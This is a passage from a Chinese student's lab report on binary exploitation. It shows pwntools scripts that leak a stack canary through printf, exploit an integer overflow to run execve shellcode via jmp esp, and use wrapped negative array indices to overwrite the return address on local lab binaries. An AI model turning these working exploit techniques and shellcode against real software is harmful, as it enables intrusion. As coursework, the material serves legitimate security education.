you say: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaabbbb\x16\x
*** stack smashing detected ***: terminated
[*] Got EOF while reading in interactive
```

4、查看保护机制，重新设计脚本

（1）使用 checksec 查看保护机制，发现该程序使用了 canary 保护，因此能检测栈溢出

```
stu112@19b39220d0e1:~/lab6-bin/lab6-3$ checksec level2
[*] '/home/stu112/lab6-bin/lab6-3/level2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
    Stripped: No
```

（2）查看 func 函数

该代码从 gs 寄存器中读取了一串数据名存储到了 v2 当中，并且在返回时又执行了一次，并且异或 v2。而 canary 保护是随机生成了一串字符串并保存到了寄存器 gs 中，因此每个函数在调用时，会生成一个 v2 变量，并且 v2 变量位于 ebp-0xc，而其他变量 buf 位于 ebp-0x24，即函数栈上 V2 变量为离返回地址最近的变量，则覆盖返回地址时，必定会覆盖掉 v2。此时进行异或操作结果必定不为 0（正常情况为 0），当前测到非 0 时，即认为发生了栈溢出，从而终止程序。

```
v2 = __readgsdword(0x14u);      return __readgsdword(0x14u) ^ v2;

char buf[24]; // [esp+4h] [ebp-24h] BYREF
unsigned int v2; // [esp+1Ch] [ebp-Ch]
```

（3）利用 printf 令 V2 值泄露，从而绕过 canary

printf 函数会一直输出账上的内容直到遇到 ascall 码’0’，才被截断，而 canary 在 32 位中是一个四字节的字符串，并且最低字节正好为零，因此 printf 输出完所有 buf 的内容遇到 canary 的’0’便会停止。

可以利用第一段读取输出函数，将 canary 中最低字节的 ascall 码 0 覆盖成别的值，从而利用 printf 输出所有的 canary 内容。

计算 v2 所处字节位置：0x24 - 0xc = 36-12 = 24，相差 24 字节 + canary 最低字节的‘0’ = 25

```
1 from pwn import *
2
3 p = process('./level2')
4
5 payload = b'a' * 24 + b'a'
6 p.sendafter(b'1st read\n', payload)
7
8
9 p.interactive()
```

```
stu112@19b39220d0e1:~/lab6-bin/lab6-3$ python3 exp1.py
[+] Starting local process './level2': pid 820849
[*] Switching to interactive mode
you say: aaaaaaaaaaaaaaaaaaaaaaaaa\x15\xa2\x87\x01
2nd read
$
```

除了 25 个 a 的输出，后面的 canary 内容为不可见字符，可在脚本中使用 pwntool 开启 debug 模式查看：

```
3 context.log_level = 'debug'
```

```
[+] Starting local process './level2' argv=[b'./level2'] : pid 820903
[DEBUG] Received 0x9 bytes:
    b'1st read\n'
[DEBUG] Sent 0x19 bytes:
    b'a' * 0x19
[*] Switching to interactive mode
[DEBUG] Received 0x30 bytes:
    00000000  79 6f 75 20  73 61 79 3a  20 61 61 61  61 61 61 61  |you |say: | aaa | aaaa|
    00000010  61 61 61 61  61 61 61 61  61 61 61 61  61 61 61 61  |aaaa|aaaa|aaaa|aaaa|
    00000020  61 61 a7 56  03 01 0a 32  6e 64 20 72  65 61 64 0a  |aa·V|·  ·|2nd r|ead·|
    00000030
you say: aaaaaaaaaaaaaaaaaaaaaaaaa\xa7V\x03\x01
2nd read
```

25 x a

该模式会详细输出每一次读取和发送，从我们覆盖的最低位字节算起，往后四字节集为 canary 的值，可在脚本中接受该位置的 canary 值。

先接收 24 个 a，再接收 4 字节的 canary，并用 u32 将收到的小端序转换成整数，输出时转换成十六进制。

```
0 p.recvuntil(b'a'*24)
1 canary = u32(p.recv(4))
2 print('canary = ' + hex(canary))
3
```

```
    00000030
canary = 0x7beef961
[*] Switching to interactive mode
\x01
```

最低为字节应该为 ascall 码 0，而此处由于先前将最低位覆盖为'a'，将此值减去替换的‘a'，即为 canary 的值

```
p.recvuntil(b'a'*24)
canary = u32(p.recv(4)) - 0x61
print('canary = ' + hex(canary))
```

```
[+] Starting local process './level2': pid 832974
canary = 0xe8a05700
[*] Switching to interactive mode
you say: aaaaaaaaaaaaaaaaaaaaaaaa
```

（4）完整程序如下

canary 距离 old ebp 还剩 12 - 4 = 8 字节

```python
from pwn import *

#context.log_level = 'debug'

p = process('./level2')

#1.leak canary
payload = b'a' * 24 + b'a'
p.sendafter(b'1st read\n', payload)

p.recvuntil(b'a'*24)
canary = u32(p.recv(4)) - 0x61
print('canary = ' + hex(canary))

#2.ret2backdoor
backdoor = 0x08048516
payload1 = b'a'*24 + p32(canary) + b'b'*8 + b'c'*4 + p32(backdoor)
p.sendafter(b'2nd read\n', payload1)


p.interactive()
```

运行结果如下：

```
stu112@19b39220d0e1:~/lab6-bin/lab6-3$ python3 exp1.py
[+] Starting local process './level2': pid 832974
canary = 0xe8a05700
[*] Switching to interactive mode
you say: aaaaaaaaaaaaaaaaaaaaaaaa
$ ls
exp1.py  exp.py  level2
$ whoami
stu112
$
```

5、使用 gdb 调试查看栈上 canary

（1）方便观察程序数据，在第一次 printf 之前下断点

```
.text:08048590                push    eax             ; to
.text:08048591                call    _printf
.text:08048596                add     esp, 10h
.text:08048599                sub     esp, 0Ch
```

```
pwndbg> b *0x08048591
Breakpoint 1 at 0x8048591
```

（2）运行程序

地址随机化出现报错，但这里可以不用管

```
pwndbg> r
Starting program: /home/stu112/lab6-bin/lab6-3/level2
warning: Error disabling address space randomization: Operation not permitted
1st read
```

（3）先输入正确的字符串（不溢出）

输入 23 字节的 a，确保换行符不覆盖 canary，程序成功断在 printf。

```
*EAX  0x80486d2 ◂— jns 0x8048743 /* 'you say: %s\n' */
*EBX  0x804a000 (_GLOBAL_OFFSET_TABLE_) —□ 0x8049f14 (_DYNAMIC) ◂— 0x
*ECX  0xffcd6b74 ◂— 0x61616161 ('aaaa')
*EDX  0x28
*EDI  0xf7f40000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c
*ESI  0xf7f40000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c
*EBP  0xffcd6b98 —□ 0xffcd6ba8 ◂— 0x0
*ESP  0xffcd6b60 —□ 0x80486d2 ◂— jns 0x8048743 /* 'you say: %s\n' */
*EIP  0x8048591 (func+80) ◂— call 0x80483a0
                                                [ DISASM / i386 / set emulat
 0x8048591 <func+80>     call   printf@plt                    <print
        format: 0x80486d2 ◂— 'you say: %s\n'
        vararg: 0xffcd6b74 ◂— 0x61616161 ('aaaa')

   0x8048596 <func+85>     add    esp, 0x10
```

底下第二行的地址便是用于保存我们所输入的字符串的地址，可以通过 tel 命令查看该地址变量在栈上的情况。

① 结果显示此处跳过了 4 个数据，也就是 5x4 + 显示的 3 个 a = 23 个 a。

② 四个字节 0x15339500 就是 canary 的值，最低位为零，往后还有 8 个字节的数据没有被用到。


③ 显示的就是 old ebp

④ 显示的是返回地址，红色表示处于的是.text 的状态，返回到 main+32 执行

```
pwndbg> tel 0xffe8c754
00:0000 │ ecx 0xffe8c754 ◂— 'aaaaaaaaaaaaaaaaaaaaaaaa\n'
... ↓        4 skipped
05:0014 ├─010 0xffe8c768 ◂— 'aaa\n'
06:0018 ├─00c 0xffe8c76c ◂— 0x15339500
07:001c ├─008 0xffe8c770 ◂— 0x1
pwndbg>
08:0020 ├─004 0xffe8c774 ◂— 0x0
09:0024 │ ebp 0xffe8c778 —□ 0xffe8c788 ◂— 0x0
0a:0028 ├─004 0xffe8c77c —□ 0x804860e (main+32) ◂— mov eax, 0
0b:002c ├─008 0xffe8c780 —□ 0xf7f7e2b0 (_dl_fini) ◂— endbr32
0c:0030 ├─00c 0xffe8c784 —□ 0xffe8c7a0 ◂— 0x1
```

（五）lab6-4

1、用 IDA 打开 lab6-4 目录下的 level3，找到 main 函数反编译



双击 readerFunc 函数，查看函数逻辑。

先输入文本长度，通过 getLens 函数获取内容，接着再通过 read 输入文本，读取 nbytes 长度的文本到 buf 中，则如果可以控制 nbytes 的值，就可以通过读入一长串数据达到栈溢出。

```
1  ssize_t readerFunc()
2  {
3    char buf[32]; // [esp+Ch] [ebp-2Ch] BYREF
4    size_t nbytes; // [esp+2Ch] [ebp-Ch]
5
6    puts("> Here is a character reader. <");
7    puts("Tell me your text length.");
8    nbytes = getLens();
9    puts("Type your text now.");
10   printf("# ");
11   return read(0, buf, nbytes);
12 }
```

查看左侧函数窗口，发现并没有后门函数，因此需要手动编写 shellcode。

2、查看程序保护机制，并添加执行权限

可以发现该程序没有开启任何保护机制，且具有堆栈的读写执行权限，因此解法同第二题，将 shellcode 填充到返回地址后面，使用 jmp esp 获取系统命令权限

```
stu112@19b39220d0e1:~/lab6-bin/lab6-4$ chmod +x level3
stu112@19b39220d0e1:~/lab6-bin/lab6-4$ checksec level3
[*] '/home/stu112/lab6-bin/lab6-4/level3'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x8048000)
    Stack:    Executable
    RWX:      Has RWX segments
    Stripped: No
```

3、查看 gadget 中是否有 jmp esp 片段

```
stu112@19b39220d0e1:~/lab6-bin/lab6-4$ ROPgadget --binary level3 --only "jmp"
Gadgets information
============================================================
0x08048391 : jmp 0x8048393
0x080483cb : jmp 0x80483b0
0x08048544 : jmp 0x80484d0
0x080485a7 : jmp 0x8048558
0x0804862e : jmp 0x80485df
0x08048909 : jmp 0x80488d0
0x0804886b : jmp esp

Unique gadgets found: 7
```

可以看到第七个片段就是 jmp esp 片段，将该地址填充到返回地址，即可跳转到下一次栈帧位置。

4、计算覆盖返回地址需要填充的文本长度

本题的文本长度取决于用户输入，因此双击 getLens 查看函数逻辑

```
int getLens()
{
  char buf[12]; // [esp+0h] [ebp-18h] BYREF
  int v2; // [esp+Ch] [ebp-Ch]

  while ( 1 )
  {
    printf("length:");
    read(0, buf, 0x10u);
    v2 = atoi(buf);
    if ( v2 <= 32 )
      break;
    puts("the length must <= 0x20.");
  }
  printf("Need to modify?(y/n)");
  read(0, buf, 0x10u);
  if ( buf[0] == 'y' || buf[0] == 'Y' )
  {
    while ( 1 )
    {
      printf("length:");
      read(0, buf, 0x10u);
      v2 = atoi(buf);
      if ( v2 <= 32 )
        break;
      puts("the length must <= 0x20.");
    }
  }
  return v2;
}
```

读取 16 字节数据到 buf 中，转换成整数赋值给 v2，函数规定输入长度必须小于等于 32 字节，再获取 16 字节，如果需要修改长度，重复循环，不需要则返回 v2。

再虚拟机中直接运行程序，查看程序运行是否与我们分析的逻辑一致：

```
stu112@19b39220d0e1:~/lab6-bin/lab6-4$ ./level3
> Here is a character reader. <
Tell me your text length.
length:200
the length must <= 0x20.
length:245
the length must <= 0x20.
length:24
Need to modify?(y/n)n
Type your text now.
# 
```

```
1  ssize_t readerFunc()
2  {
3    char buf[32]; // [esp+Ch] [ebp-2Ch] BYREF
4    size_t nbytes; // [esp+2Ch] [ebp-Ch]
5
6    puts("> Here is a character reader. <");
7    puts("Tell me your text length.");
8    nbytes = getLens();
9    puts("Type your text now.");
10   printf("# ");
11   return read(0, buf, nbytes);
12 }
```

只有当输入的长度小于等于 32 时，才会被允许输入文本，而再 readerfunc 函数中，文本的长度定义为 32 字节，即如果按照程序输入，不可能实现栈溢出，也就无法 shellcode 的劫持。

5、整数溢出

C 语言中，char 类型实际上存储的不是字符而是的对应的 ASCALL 码，即 char 保存的是一个字节的小整数。在默认情况下，不加前缀为 signed char，1byte → 8 bit → 可表示 $2^8 = 256$ 个字符，即-2^7 — 2^7-1 ；若带前缀 unsigned char，则可表示 0 — 2^8-1。

-1 的二进制表示为 1000 0001，第一位为符号位，后面 7 位为真实数值，则其在计算机中存储使用的是补码 1111 1111（符号位不变，取反后+1），目的是为了将减法运算化为加法运算。若要将有符号数转化为无符号数，实际真实数据在内存中不会发生变化，只有在机器解释该数据时解释方式不同。-1 表示为无符号的数就是 255。

在 level3 中 nbytes 的类型是 size_t（系统适配的无符号整数类型），在 32 位系统中是四字节 unsigned int，在 64 位系统中则是 8 字节 unsigned long。而本实验程序为 32 位系统，所以在这里代表的是四字节 unsigned int。而 getLens 函数返回值为 int 类型，所以当输入-1 时，在 getLens 函数中满足≤32，然后被赋值给无符号整数，从而转变为一个很大的数字，因此可以利用此处的整数溢出，到达栈溢出的目的。

```
1  ssize_t readerFunc()
2  {
3    char buf[32]; // [esp+Ch] [ebp-2Ch] BYREF
4    size_t nbytes; // [esp+2Ch] [ebp-Ch]
5
6    puts("> Here is a character reader. <");
7    puts("Tell me your text length.");
8    nbytes = getLens();
9    puts("Type your text now.");
10   printf("# ");
11   return read(0, buf, nbytes);
12 }
```

```
int getLens()
{
  char buf[12]; // [esp+0h] [ebp-18h] BYREF
  int v2; // [esp+Ch] [ebp-Ch]
```

6、使用 gdb 调试程序

（1）在 getLens 返回值赋值处添加断点，运行程序

```
.text:0804866C                  add     esp, 10h
.text:0804866F                  call    getLens
.text:08048674                  mov     [ebp+nbytes], eax
```

```
pwndbg> b *0x0804866F
Breakpoint 1 at 0x804866f
pwndbg> r
```

此时程序暂停在第一次进入 getLens 处

（2）输入 n 1，让程序往下运行 1 行，输入长度-1

```
[ 0x804866f <readerFunc+54>    call   getLens
        arg[0]: 0x0
        arg[1]: 0x804a000 (_GLOBAL_OFFSET_TABLE_) —□0x8049f08
        arg[2]: 0xf7f4b000 (_GLOBAL_OFFSET_TABLE_) ◨— 0x1ead6c
        arg[3]: 0xf7f4b000 (_GLOBAL_OFFSET_TABLE_) ◨— 0x1ead6c
```

```
pwndbg> n 1
length:-1
Need to modify?(y/n)n
```

```
*EAX  0xffffffff
```

此时程序进行到将寄存器 eax 中的值（0xffffffff）赋值给 nbytes，nbytes 的地址为 ebp-0xc

```
[ 0x8048674 <readerFunc+59>    mov    dword ptr [ebp - 0xc], eax
```

（3）在往下运行一行，完成赋值后，查看当前 nbytes 的值。

赋值当前 ebp 的地址，输入命令 p/x　ebp 地址查看计算后 nbytes 地址，输入命令 tel+地址查看 nbytes 地址处的值，当前为 0xffffffff。通过之后的 read 函数，nbytes 将被赋值给 buf。

```
ESI  0xf7f4b000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x
EBP  0xffff6318 —▢ 0xffff6328 ◂— 0x0
ESP  0xffff62e0 ◂— 0x0
```

```
pwndbg> p/x 0xffff6318-0xc
$1 = 0xffff630c
pwndbg> tel 0xffff630c
00:0000 ├─00c 0xffff630c ◂— 0xffffffff
01:0004 ├─008 0xffff6310 —▢ 0xf7f4b580 (_IO_2_1
```

通过 gdb 调试验证了刚刚对于使用整数溢出进行栈溢出漏洞利用的可行性。

7、编写 python 脚本

（1）搭建脚本框架，输入-1 和 n，查看是否能够运行

```
1 from pwn import *
2
3 p = process('./level3')
4
5 p.sendlineafter(b'length:', b'-1')
6 p.sendlineafter(b'Need to modify?(y/n)', b'n')
7
8 p.interactive()
```

长度没有出现问题，此时若输入一大串字符，程序会直接崩溃结束。

```
stu112@19b39220d0e1:~/lab6-bin/lab6-4$ python3 exp.py
[+] Starting local process './level3': pid 897504
[*] Switching to interactive mode
Type your text now.
# $ aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
  aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
a aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aa aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaa aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaa
```

```python
from pwn import *

p = process('./level3')

p.sendlineafter(b'length:', b'-1')
p.sendlineafter(b'Need to modify?(y/n)', b'n')

jmp_esp = 0x0804886B
shellcode = asm("""
    push 0x68732f
    push 0x6e69622f
    mov ebx,esp
    xor ecx,ecx
    xor edx,edx
    push 11
    pop eax
    int 0x80
    """)
payload = b'a'*44 + b'bbbb' + p32(jmp_esp) + shellcode

p.sendafter(b'# ', payload)


p.interactive()
```

运行结果如下：

```
[+] Starting local process './level3': pid 899658
[*] Switching to interactive modeb6-4$ vim exp.py
$ ls
exp.py  level3
$ whoami
stu112
$
$
[*] Stopped process './level3' (pid 899658)
```

（六）lab6-5

1、将 lab6-5 目录下的 level4 拖入 IDA 中，招到 main 函数进行反编译

```
IDA View-A   Pseudocode-A   Hex View-1   Structures
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   sayHi();
4   createArr();
5   return 0;
6 }
```

查看 sayHi 和 createArr 函数逻辑

sayHi 函数用 v1 获取字符串，%9s 允许输入 9 个字符，末尾填充 ASCALL 码‘0’，因此不存在栈溢出，无法在 sayhi 中利用栈溢出漏洞；

createArr 函数输入三组数据包括下标 v1 和值 v2，确保序号小于等于 3，并存入 s 数组中，

使用 printf 输出 s 数组。

```
unsigned int createArr()
{
  int v1; // [esp+4h] [ebp-24h] BYREF
  int v2; // [esp+8h] [ebp-20h] BYREF
  int i; // [esp+Ch] [ebp-1Ch]
  int s[3]; // [esp+10h] [ebp-18h] BYREF
  unsigned int v5; // [esp+1Ch] [ebp-Ch]

  v5 = __readgsdword(0x14u);
  memset(s, 0, sizeof(s));
  for ( i = 0; i <= 2; ++i )
  {
    puts("index:");
    __isoc99_scanf("%d", &v1);
    puts("value:");
    __isoc99_scanf("%d", &v2);
    if ( v1 > 3 )
      exit(0);
    s[v1] = v2;
  }
  puts("behold, your creation!");
  for ( i = 0; i <= 2; ++i )
    printf("%d ", s[i]);
  return __readgsdword(0x14u) ^ v5;
}
```

```
unsigned int sayHi()
{
  char v1[10]; // [esp+2h] [ebp-16h] BYREF
  unsigned int v2; // [esp+Ch] [ebp-Ch]

  v2 = __readgsdword(0x14u);
  puts("What's your name?");
  __isoc99_scanf("%9s", v1);
  printf("Welcome %s, here is a tiny program.\n", v1);
  return __readgsdword(0x14u) ^ v2;
}
```

2、分析如何利用漏洞挟持程序

查看 s 数组存储的赋值过程汇编代码，发现其通过 edx 寄存器做中转，将 v2 的值赋值给 s+eax*4，而 eax 中存储的是 v1 的值，s 为 int 类型数组，每个元素占 4 个字节。

而下标的只判断了大于 3，并没有判断负数，因此可以利用负数进行数组的越界访问。

但这里 s 数组的返回地址位于 ebp+4 的位置，而使用负数也只能访问到比 s 首地址更低的数据。

若要使用整数溢出，只能使用一个绝对值很大的负数，通过 eax*4 的操作后溢出 int 的范围从而变成一个非常小的整数，实现一个正向的数组越界

```
.text:08048601                mov     eax, [ebp-24h]
.text:08048604                mov     edx, [ebp-20h]
.text:08048607                mov     [ebp+eax*4+s], edx
```

两者都通过无符号数进行栈溢出校验，初步推断为 canary 保护。

且函数窗口中没有后门函数，需要自己手动编写。

3、查看保护机制并添加权限

使用 checksec 查看保护机制，结果显示此处 canary 保护开启，但没有开启 NS 保护，可写入 shellcode 到栈中。

```
stu112@19b39220d0e1:~/lab6-bin/lab6-5$ checksec level4
[*] '/home/stu112/lab6-bin/lab6-5/level4'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX unknown - GNU_STACK missing
    PIE:      No PIE (0x8048000)
    Stack:    Executable
    RWX:      Has RWX segments
    Stripped: No
```

使用 chmod 添加执行权限

```
stu112@19b39220d0e1:~/lab6-bin/lab6-5$ ls -l level4
-rw-rw-r-- 1 stu112 stu112 7472 Nov 26 17:09 level4
stu112@19b39220d0e1:~/lab6-bin/lab6-5$ chmod +x level4
stu112@19b39220d0e1:~/lab6-bin/lab6-5$ ls -l level4
-rwxrwxr-x 1 stu112 stu112 7472 Nov 26 17:09 level4
```

4、编写 python 脚本

（1）编写框架，查看 shellcode 长度

```
from pwn import *

p = process('./level4')

shellcode = asm("""
    push 0x68732f
    push 0x6e69622f
    mov ebx,esp
    xor ecx,ecx
    xor edx,edx
    push 11
    pop eax
    int 0x80
""")

print(len(shellcode))
exit()

p.interactive()
```

```
stu112@19b39220d0e1: /lab6-bin/lab6-5$ python3 exp.py
[+] Starting local process './level4': pid 912470
21
[*] Stopped process './level4' (pid 912470)
```

结果显示 shellcode 的模板一共是 21 字节，如果想要将 shellcode 写入 s 数组中，需要分成 6 次，每次 4 字节写入，在加上修改返回地址，则需要七次才能通过返回地址用 shellcode 挟持程序，而数组循环只有 3 次，所以需要先通过越界访问修改变量 i 来修改循环次数：

```
int i; // [esp+Ch] [ebp-1Ch]
int s[3]; // [esp+10h] [ebp-18h] BYREF
```

通过初始地址，可以发现数组 s 首地址和 i 处于相邻位置，则通过 s[-1]刚好能够访问 i

（2）将 i 值修改为-5

sayHi 函数不色合计栈溢出，可以直接输入任意字符串。开启 debug 模式，方便查看 i 值。

```
 3 context.log_level = 'debug'
 4
 5 p = process('./level4')
 6
 7 shellcode = asm("""
 8     push 0x68732f
 9     push 0x6e69622f
10     mov ebx,esp
11     xor ecx,ecx
12     xor edx,edx
13     push 11
14     pop eax
15     int 0x80
16 """)
17
18 #print(len(shellcode))
19 #exit()
20
21 # sayHi()
22 p.sendlineafter(b'your name?\n', b'abc')
23
24 # i -> -5
25 p.sendlineafter(b'index:\n', b'-1')
26 p.sendlineafter(b'value:\n', b'-5')
27
28 p.interactive()
```

```
[DEBUG] Received 0x12 bytes:
    b"What's your name?\n"
[DEBUG] Sent 0x4 bytes:
    b'abc\n'
[DEBUG] Received 0x2c bytes:
    b'Welcome abc, here is a tiny program.\n'
    b'index:\n'
[DEBUG] Sent 0x3 bytes:
    b'-1\n'
[DEBUG] Received 0x7 bytes:
    b'value:\n'
[DEBUG] Sent 0x3 bytes:
    b'-5\n'
[*] Switching to interactive mode
[DEBUG] Received 0x7 bytes:
    b'index:\n'
index:
```

且一共可以输入七次下标和值，表明 i 值修改成功

```
index:
$ 1
[DEBUG] Sent 0x2 bytes:
    b'1\n'
[DEBUG] Received 0x7 bytes:
    b'value:\n'
value:
$ 1
[DEBUG] Sent 0x2 bytes:
    b'1\n'
[DEBUG] Received 0x7 bytes:
    b'index:\n'
index:
$ 1
[DEBUG] Sent 0x2 bytes:
    b'1\n'
[DEBUG] Received 0x7 bytes:
    b'value:\n'
value:
$ 1
[DEBUG] Sent 0x2 bytes:
    b'1\n'
[DEBUG] Received 0x1d bytes:
    b'behold, your creation!\n'
    b'0 1 0 '
behold, your creation!
0 1 0 [*] Process './level4' stopped with exit code 0 (pid
[*] Got EOF while reading in interactive
$
```

（3）修改返回地址

计算返回地址距离 s 首地址的距离

0x18 = 24 + 4 = 28 字节完全覆盖 old ebp，在正常情况下此处在 s[7]输入的值可以覆盖返回地

址，但由于限定了下标不能大于 3，因此需要使用整数溢出。

方法：int 4 字节 = 32 bit，则 7 的二进制为 0000 … 0000 0111，一共 32 位，将最高位变为 1，1000 … 0000 0111 换成 16 进制就是 0x80000007，将这一补码转换成 int 类型整数后，再进行*4 后，相当于<< 2（算术左移 2），才能溢出成为数字 7。

代码如下：

```
# 补码转换成整数int32
# 无符号数原码 = 补码
# 负数 原码 = 2^32 - 补码
def hex_to_int32(value):
    if value > 0x7FFFFFFF:
        value -= 0x10000000
    return value
```

```
# retaddr
p.sendlineafter(b'index:\n', str(hex_to_int32(0x80000007)).encode())
jmp_esp = 0x0804885b
p.sendlineafter(b'value:\n', str(jmp_esp).encode())
```

（4）写入 shellcode

根据之前计算，通过六次循环，将 shellcode 分成 6 次写入。

```
#shellcode
for i in range(6):
    p.sendlineafter(b'index:\n', str(hex_to_int32(0x80000008 + i)).encode())
    p.sendlineafter(b'value:\n', str(hex_to_int32(u32(shellcode[4*i:4*i+4]))).encode()
```

（5）完整代码如下：

```python
from pwn import *

context(arch = 'i386',os = 'linux')
context.log_level = 'debug'

p = process('./level4')

shellcode = asm("""
    push 0x68732f
    push 0x6e69622f
    mov ebx,esp
    xor ecx,ecx
    xor edx,edx
    push 11
    pop eax
    int 0x80
""")

# 补码转换成整数int32
# 无符号数原码 = 补码
# 负数 原码 = 2^32 - 补码
def hex_to_int32(value):
    if value > 0x7FFFFFFF:
        value -= 0x100000000
    return value

shellcode = shellcode.ljust(24, b'\x00')
print(len(shellcode))
#exit()

# sayHi()
p.sendlineafter(b'your name?\n', b'abc')

# i -> -5
p.sendlineafter(b'index:\n', b'-1')
p.sendlineafter(b'value:\n', b'-5')

# retaddr
p.sendlineafter(b'index:\n', str(hex_to_int32(0x80000007)).encode())
jmp_esp = 0x0804885b
p.sendlineafter(b'value:\n', str(jmp_esp).encode())

#shellcode
for i in range(6):
    p.sendlineafter(b'index:\n', str(hex_to_int32(0x80000008 + i)).encode())
    p.sendlineafter(b'value:\n', str(hex_to_int32(u32(shellcode[4*i:4*i+4]))).encode())

p.interactive()
```

```
    b'128\n'
[*] Switching to interactive mode
[DEBUG] Received 0x17 bytes:
    b'behold, your creation!\n'
behold, your creation!
$ ls
[DEBUG] Sent 0x3 bytes:
    b'ls\n'
[DEBUG] Received 0xe bytes:
    b'exp.py\tlevel4\n'
exp.py  level4
$
[DEBUG] Sent 0x1 bytes:
    b'\n'
$ whoami
[DEBUG] Sent 0x7 bytes:
    b'whoami\n'
[DEBUG] Received 0x7 bytes:
```

三、心得总结（写出在完成实验过程中遇到的问题、解决方法，以及体会、收获等）（10%）

出现的问题：

1、在 lab6-2 中，进行 gdb 调试时，发现运行 level1 时报错

```
pwndbg> r
Starting program: /home/stu112/lab6-bin/lab6-2/level1
warning: Error disabling address space randomization: Operation not permitted
/bin/bash: /home/stu112/lab6-bin/lab6-2/level1: Permission denied
/bin/bash: line 0: exec: /home/stu112/lab6-bin/lab6-2/level1: cannot execute: Permission denied
```

通过分析报错原因，显示 level1 程序没有可执行权限，退出 gdb，通过 ls -l 查看 level1 的权限，发现确实没有 x 权限

```
stu112@19b39220d0e1:~/lab6-bin/lab6-2$ ls -l level1
-rw-rw-r-- 1 stu112 stu112 6096 Nov 26 17:09 level1
```

则通过 chmod 命令为该程序添加执行权限

```
stu112@19b39220d0e1:~/lab6-bin/lab6-2$ chmod +x level1
stu112@19b39220d0e1:~/lab6-bin/lab6-2$ ls -l level1
-rwxrwxr-x 1 stu112 stu112 6096 Nov 26 17:09 level1
```

2、在编写完 exp.py 脚本后，运行发现程序卡在中途没有响应

```
[+] Starting local process './level1': pid 820062



ls
^CTraceback (most recent call last):
```

中断程序使用 vim 进入 exp.py 脚本中查看是否有编写错误，发现在第二次发送数据时，第一个参数打印错误且少写了一个句号，导致没有输出 abce 前，无法发送数据。

```
9
0 payload = b'a' * 0x28 + b'bbbb' + p32(jmp_esp) + shellcode
1 p.sendlineafter(b'abce',payload)
2
```

```
[+] Starting local process './level1': pid 819665
[*] Switching to interactive mode
Could I know your name?
$ lll
Hi, lll.
$
[*] Got EOF while reading in interactive
$
[*] Process './level1' stopped with exit code 0 (pid 819665)
```